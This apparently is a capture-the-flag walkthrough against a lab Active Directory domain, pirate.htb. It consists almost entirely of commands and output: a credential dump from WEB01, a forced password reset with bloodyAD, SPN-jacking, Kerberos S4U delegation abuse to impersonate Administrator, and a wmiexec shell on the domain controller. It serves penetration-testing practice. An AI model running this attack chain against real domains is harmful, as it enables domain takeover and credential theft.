Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x342dfe90cc4061078b79f011cd08f931
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:[REDACTED:HASH]:::
Guest:501:[REDACTED:HASH]:::
DefaultAccount:503:[REDACTED:HASH]:::
WDAGUtilityAccount:504:[REDACTED:HASH]:::
[*] Dumping cached domain logon information (domain/username:hash)
PIRATE.HTB/Administrator:$DCC2$10240#Administrator#[REDACTED:HASH]: (2026-02-25 02:41:09+00:00)
PIRATE.HTB/gMSA_ADFS_prod$:$DCC2$10240#gMSA_ADFS_prod$#[REDACTED:HASH]: (2026-06-24 19:48:12+00:00)
PIRATE.HTB/a.white:$DCC2$10240#a.white#[REDACTED:HASH]: (2026-06-24 19:46:08+00:00)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
PIRATE\WEB01$:plain_password_hex:29f1505d87014b01b4317fed1d52ddbee2792a698e7e1de1bcdf29ab5d4b8e54828ce470d23491ba84e82d786622a821a14c730cf8610a32db1951b7619ee08c3bcacbab53aac8e052bd64e638c6bbd9529daacf04f86cfb9034808c4378d2c328c8c6afe7655f4a099dc41caeb6279c53313edcbd58db3e14490b7543ba3250ac200ec9834992b61b3f4319162645b50f402de4db0843fc43db7d54e04828abf86e490959bc88670e50f0b50373a3745f70039f8fd032435c4a725526957c7ae0dbaa81273b3aa28c0b029fea90c271b6601ef3ba7a05a13ec8c8ffd9999dd10eee87b4b9eb08a8a4af90710056f558
PIRATE\WEB01$:[REDACTED:HASH]:::
[*] DefaultPassword
PIRATE\a.white:[REDACTED:CRED]
[*] DPAPI_SYSTEM
dpapi_machinekey:0x01cffc2ef9a91d20107371f9a4a4112c892ed989
dpapi_userkey:0xa4fddb1b2df2db7cc3d044dc1b559bc1b45a1de9
[*] NL$KM
 0000   A5 24 39 57 3F 8F 30 DC  61 F1 56 B7 B5 5C 0F 7C   .$9W?.0.a.V..\.|
 0010   6B 0A FF DF B0 A2 99 C3  68 A9 FE 15 E2 48 33 A9   k.......h....H3.
 0020   E9 8C 27 F8 8B 7C 05 55  4D FE 3C 5D 09 EA 9C 49   ..'..|.UM.<]...I
 0030   95 EB 7A 09 5B 48 7A 14  DC 74 E9 CB 7C 1A E0 8A   ..z.[Hz..t..|...
NL$KM:a52439573f8f30dc61f156b7b55c0f7c6b0affdfb0a299c368a9fe15e24833a9e98c27f88b7c05554dfe3c5d09ea9c4995eb7a095b487a14dc74e9cb7c1ae08a
[*] _SC_GMSA_DPAPI_{C6810348-4834-4a1e-817D-5838604E6004}_a09ca32bc7cd2ce752ae0143bd203f0551564c04dd2846c4ed3e4e5a61cc9f11
 0000   E3 EF 47 4B 98 13 8D D4  46 9F 6D C1 76 F8 79 BA   ..GK....F.m.v.y.
 0010   1E 08 17 BA 44 50 21 87  B9 08 0B 9F 33 34 C9 1B   ....DP!.....34..
 0020   9B 1A F1 CE 4E 91 FB 56  2C 8D 88 24 41 2C 70 0E   ....N..V,..$A,p.
 0030   00 D1 05 BC 67 4D 8E 26  A5 94 E3 DA 41 73 F2 C8   ....gM.&....As..
 0040   73 13 D6 34 B3 9C 34 12  D4 BF B6 84 92 47 68 6D   s..4..4......Ghm
 0050   F6 06 5B 53 65 66 80 7E  0A CE 92 F9 4E A3 16 6B   ..[Sef.~....N..k
 0060   B9 75 2D 12 D3 52 C8 9B  9F DA FA 7D 31 71 E4 DD   .u-..R.....}1q..
 0070   55 BE 9D 58 55 04 F8 C6  28 A0 FF 4C 67 0D 75 95   U..XU...(..Lg.u.
 0080   A9 09 A3 C9 A7 EC 2D FF  98 4E 5D DF 77 04 9A 91   ......-..N].w...
 0090   A5 59 7F 0A 39 C5 49 94  55 67 59 01 CC E4 1A DE   .Y..9.I.UgY.....
 00a0   D9 8D 80 A1 B5 F7 F8 2C  C2 20 B5 90 DF 4B FC 0B   .......,. ...K..
 00b0   FC 5F 0F EB 66 E7 3A 56  F1 AB 7F E9 14 C6 D7 CD   ._..f.:V........
 00c0   2B 83 E0 B9 06 5B 76 E0  2B C3 30 F7 69 44 16 F3   +....[[REDACTED:CRED]
 00d0   AC D6 C4 63 DF 84 92 35  00 B6 4A 10 14 E7 44 13   ...c...5..J...D.
 00e0   80 9A 7A 06 AF 57 7C E7  68 5B FD 2A B5 6A 20 67   ..z..W|.h[.*.j g
_SC_GMSA_DPAPI_{C6810348-4834-4a1e-817D-5838604E6004}_a09ca32bc7cd2ce752ae0143bd203f0551564c04dd2846c4ed3e4e5a61cc9f11:e3ef474b98138dd4469f6dc176f879ba1e0817ba44502187b9080b9f3334c91b9b1af1ce4e91fb562c8d8824412c700e00d105bc674d8e26a594e3da4173f2c87313d634b39c3412d4bfb6849247686df6065b536566807e0ace92f94ea3166bb9752d12d352c89b9fdafa7d3171e4dd55be9d585504f8c628a0ff4c670d7595a909a3c9a7ec2dff984e5ddf77049a91a5597f0a39c5499455675901cce41aded98d80a1b5f7f82cc220b590df4bfc0bfc5f0feb66e73a56f1ab7fe914c6d7cd2b83e0b9065b76e02bc330f7694416f3acd6c463df84923500b64a1014e74413809a7a06af577ce7685bfd2ab56a2067
[*] _SC_GMSA_{84A78B8C-56EE-465b-8496-FFB35A1B52A7}_a09ca32bc7cd2ce752ae0143bd203f0551564c04dd2846c4ed3e4e5a61cc9f11
 0000   01 00 00 00 22 01 00 00  10 00 00 00 12 01 1A 01   ...."...........
 0010   B6 C4 08 39 11 A2 83 50  B1 FD 69 48 80 36 50 E1   ...9...P..iH.6P.
 0020   B1 C5 74 1F 77 19 B1 F4  FF 92 62 03 DC DF 4E C9   ..t.w.....b...N.
 0030   C0 36 9B 7B 92 FE 10 A2  D7 FF 95 3B FA 40 6A 3B   .6.{.......;.@j;
 0040   67 86 52 3E D8 27 67 CC  8F E2 73 4A F8 92 E9 8E   g.R>.'g...sJ....
 0050   FB EF 2B 34 76 75 90 32  B4 EC DE F3 42 76 C3 63   [REDACTED:CRED]
 0060   B8 A9 41 0B 63 D8 09 EA  6E F1 67 F5 B5 41 D7 3C   ..A.c...n.g..A.<
 0070   3A C4 21 4D A2 2A 14 D9  79 82 C9 28 D9 1B B9 71   :.!M.*..y..(...q
 0080   FE 99 D4 80 9C 1E BD EA  E8 E7 69 C6 B3 37 7E E1   ..........i..7~.
 0090   A4 78 DF FB B2 DD C1 33  18 BE 13 11 67 D1 A4 A0   .x.....3....g...
 00a0   18 33 A4 C2 7E 05 12 69  0D 73 DE 1E 59 A0 17 61   .3..~..i.s..Y..a
 00b0   EC 7D 40 FC 18 82 05 0C  BF 43 9D 9C BB 28 1A 06   .}@......C...(..
 00c0   D4 BF 8D 85 D1 FE B2 74  0E C3 99 EC A0 E4 6E 36   .......t......n6
 00d0   99 0B 72 B2 C4 A6 4A E0  09 BA FB 3D FD 26 4F F7   ..r...J....=.&O.
 00e0   34 B6 3F B9 22 60 9E 8C  30 58 83 A7 5D 9A EF 75   4.?."`..0X..]..u
 00f0   CE 37 BC A0 91 04 36 59  0D 93 12 FC A4 6A D8 9A   .7....6Y.....j..
 0100   61 A8 9B DD C8 73 19 7D  E4 8E AB 3D 69 B9 E4 98   a....s.}...=i...
 0110   00 00 19 41 B0 1B 73 17  00 00 19 E3 DF 68 72 17   ...A..s......hr.
 0120   00 00                                              ..
_SC_GMSA_{84A78B8C-56EE-465b-8496-FFB35A1B52A7}_a09ca32bc7cd2ce752ae0143bd203f0551564c04dd2846c4ed3e4e5a61cc9f11:01000000220100001000000012011a01b6c4083911a28350b1fd6948803650e1b1c5741f7719b1f4ff926203dcdf4ec9c0369b7b92fe10a2d7ff953bfa406a3b6786523ed82767cc8fe2734af892e98efbef2b3476759032b4ecdef34276c363b8a9410b63d809ea6ef167f5b541d73c3ac4214da22a14d97982c928d91bb971fe99d4809c1ebdeae8e769c6b3377ee1a478dffbb2ddc13318be131167d1a4a01833a4c27e0512690d73de1e59a01761ec7d40fc1882050cbf439d9cbb281a06d4bf8d85d1feb2740ec399eca0e46e36990b72b2c4a64ae009bafb3dfd264ff734b63fb922609e8c305883a75d9aef75ce37bca0910436590d9312fca46ad89a61a89bddc873197de48eab3d69b9e49800001941b01b7317000019e3df6872170000
[*] Cleaning up...
[*] Stopping service RemoteRegistry
a.white's creds since we need them to force change password on a.white_adm
`PIRATE\a.white:[REDACTED:CRED]`we're using bloodyAD for this one
❯ bloodyAD --host DC01.pirate.htb -d pirate.htb -u a.white -p '[REDACTED:CRED]' set password a.white_adm '[REDACTED:CRED]'
[+] Password changed successfully!
SPN-jack — strip HTTP/WEB01.pirate.htb off WEB01,slapitontoDC01
❯ bloodyAD --host DC01.pirate.htb -d pirate.htb -u a.white_adm -p '[REDACTED:CRED]' msldap delspn "CN=WEB01,CN=Computers,DC=pirate,DC=htb" "HTTP/WEB01.pirate.htb"
SPN removed!
❯ bloodyAD --host DC01.pirate.htb -d pirate.htb -u a.white_adm -p '[REDACTED:CRED]' msldap addspn "CN=DC01,OU=Domain Controllers,DC=pirate,DC=htb" "HTTP/WEB01.pirate.htb"
SPN added!
S4U2Self → S4U2Proxy as a.white_adm, impersonate Administrator, alt service to CIFS on the DC:
❯ fkt impacket-getST PIRATE.HTB/a.white_adm:'[REDACTED:CRED]' -spn HTTP/WEB01.pirate.htb -impersonate Administrator -dc-ip DC01.pirate.htb -altservice CIFS/DC01.pirate.htb
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Changing service from HTTP/[REDACTED:EMAIL] to CIFS/[REDACTED:EMAIL]
[*] Saving ticket in Administrator@[REDACTED:EMAIL]
Land on the DC:
❯ export KRB5CCNAME=Administrator@[REDACTED:EMAIL]
❯ fkt impacket-wmiexec -k -no-pass DC01.pirate.htb
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
pirate\administratorRoot Flag
type /home/light\Desktop